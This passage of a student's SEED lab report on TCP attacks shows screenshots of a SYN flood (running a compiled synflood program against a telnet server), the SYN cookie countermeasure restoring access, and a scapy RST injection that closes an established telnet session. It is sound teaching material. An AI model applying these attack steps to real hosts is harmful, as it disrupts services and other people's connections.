


```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 15:41 • Terminal
seed@Harish_CMPE209:~/.../Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
seed@Harish_CMPE209:~/.../Labsetup$
```

Fig. 44: Unable to connect error

2. Task1.2:

- Figure 45 shows the attacker C file execution shell.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Terminal Terminal Terminal Terminal

Feb 21 16:25 •

seed@Harish_CMPE209:~/.../Labsetup\$cd volumes
seed@Harish_CMPE209:~/.../volumes\$gcc -o synflood synflood.c
seed@Harish_CMPE209:~/.../volumes\$ls
synflood synflood.c synflood.py
seed@Harish_CMPE209:~/.../volumes\$docksh 3c
root@VM:# cd volumes
root@VM:/volumes# synflood 10.9.0.5 23
Executing synflood.c to launch the attack


This is Attacker's shell

Compiling the code

Executing synflood.c to launch the attack

Fig. 45: Attacker C file execution shell

- Figure 46 shows the victim's shell.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Terminal Terminal Terminal Terminal


Feb 21 16:28 •

root@c5a69faecb50:# netstat -tna | grep -i syn_recv | wc -l
Flooding attack is ongoing
61
root@c5a69faecb50:# ip tcp_metrics show
root@c5a69faecb50:# ip tcp_metrics show
root@c5a69faecb50:# ■

This is Victim's shell

Fig. 46: Victim's shell

- Figure 47 shows the User1 telnet trying shell.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Terminal Terminal Terminal Terminal

Feb 21 16:30 •

seed@Harish_CMPE209:~/.../Labsetup\$docksh db
root@db8dab5e4c9c:# telnet 10.9.0.5
Trying 10.9.0.5...
^C
root@db8dab5e4c9c:#

This is User1's shell

It is trying to connect to 10.9.0.5 when the attack is in progress. As the SYN packets sent by the attacker in the C program are fast, the normal user cannot compete with it. Hence, connection is not successful (cannot connect).

Fig. 47: User1 telnet trying shell

3. Task1.3:

- a. Figure 48 shows the victim's shell enabling SYN Cookie Countermeasure.




```
root@c5a69faecb50:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@c5a69faecb50:/#
```

Enabled the SYN Cookie Countermeasure in Victim's shell

Fig. 48: Victim's shell enabling SYN Cookie Countermeasure


- b. Figure 49 shows the attacker flooding attack start.



```
root@VM:/volumes# synflood 10.9.0.5 23
Start the flooding attack in
attacker's shell
```

Fig. 49: Attacker flooding attack start


- c. Figure 50 shows the victim's shell.



```
root@c5a69faecb50:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@c5a69faecb50:/# netstat -tna | grep -i syn_recv | wc -l
128
root@c5a69faecb50:/#
```

Fig. 50: Victim's shell

d. Figure 51 shows the User1 victim telnet shell.



The screenshot shows a terminal window titled "Terminal" with the text:
root@db8dab5e4c9c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c5a69faecb50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 21 08:56:16 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c5a69faecb50:~\$

A note on the right says: "Here, the flooding attack is ongoing, but it still got connected because the SYN Cookie Countermeasure is enabled".

Fig. 51: User1 victim telnet shell

4. Task2:

a. Figure 52 shows the Wireshark start snippet.





Fig.52: Wireshark start

b. Figure 53 shows the victim's shell before connection.




The screenshot shows a terminal window titled "Terminal" with the text:
root@c5a69faecb50:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:23 0.0.0.0:*

A note on the right says: "This is Victim's shell" and "Before establishing the connection with 10.9.0.6".

Fig. 53: Victim's shell before connection

c. Figure 54 shows the User1 connection established with victim shell.



The screenshot shows a desktop environment with several windows open. In the foreground, there is a terminal window titled 'Terminal' with the following content:

```
root@db8dab5e4c9c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
c5a69faecb50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 21 21:47:39 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c5a69faecb50:~$
```

Annotations on the right side of the terminal window:

- 'This is User1's shell'
- 'Establish the connection with 10.9.0.5'

Fig. 54: User1 connection established with victim shell

d. Figure 55 shows the victim connection established with User1.



The screenshot shows a desktop environment with several windows open. In the foreground, there is a terminal window titled 'Terminal' with the following content:

```
root@c5a69faecb50:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*            LISTEN
tcp      0      0 127.0.0.11:45161        0.0.0.0:*            LISTEN
root@c5a69faecb50:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*            LISTEN
tcp      0      0 127.0.0.11:45161        0.0.0.0:*            LISTEN
tcp      0      0 10.9.0.5:23             10.9.0.6:40902       ESTABLISHED
root@c5a69faecb50:/#
```

Annotations on the right side of the terminal window:

- 'This is Victim's shell'
- 'After establishing the connection with 10.9.0.6'

Fig. 55: Victim connection established with User1

e. Figure 56 shows the Wireshark details ports and sequence number.




Fig. 56: Wireshark details

f. Figure 57 shows the attacker launch RST attack shell.

```

root@VM:/volumes# python3 reset-attack.py
CMPE209-Assignment1-016707314-TCPAttack Lab-Task2.1-Launching the RST attack manually
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0           (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1           (1)
flags       : FlagsField   (3 bits)     = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField    (13 bits)    = 0           (0)
ttl         : ByteField                = 64          (64)
proto       : ByteEnumField           = 6           (0)
checksum    : XShortField             = None        (None)
src         : SourceIPField           = '10.9.0.6'  (None)
dst         : DestIPField             = '10.9.0.5'  (None)
options     : PacketListField        = []          ([])

sport        : ShortEnumField          = 40902       (20)
dport        : ShortEnumField          = 23          (80)
seq          : IntField                = 906166479  (0)
ack          : IntField                = 0           (0)
dataofs     : BitField    (4 bits)    = None        (None)
reserved    : BitField    (3 bits)    = 0           (0)
flags       : FlagsField   (9 bits)    = <Flag 4 (R)> (<Flag 2 (S)>)
window      : ShortField              = 8192        (8192)
checksum    : XShortField             = None        (None)
urgptr      : ShortField              = 0           (0)
options     : TCPOptionsField        = []          (b'')
root@VM:/volumes#

```

Fig. 57: Attacker launch RST attack shell

g. Figure 58 shows the Wireshark RST attack success snippet.




Fig.58: Wireshark RST attack success snippet

h. Figure 59 shows the Victim after RST attack.




Fig. 59: Victim after RST attack

- i. Figure 60 shows the Victim's shell connection closed.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 18:57 •

root@db8dab5e4c9c:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c5a69faecb50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 21 21:47:39 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c5a69faecb50:~$ Connection closed by foreign host.
root@db8dab5e4c9c:~#
root@db8dab5e4c9c:~#

```

Press any command
(enter) to close the
connection

Fig. 60: Victim's shell connection closed

- j. Figure 61 shows the Wireshark's connection closed.


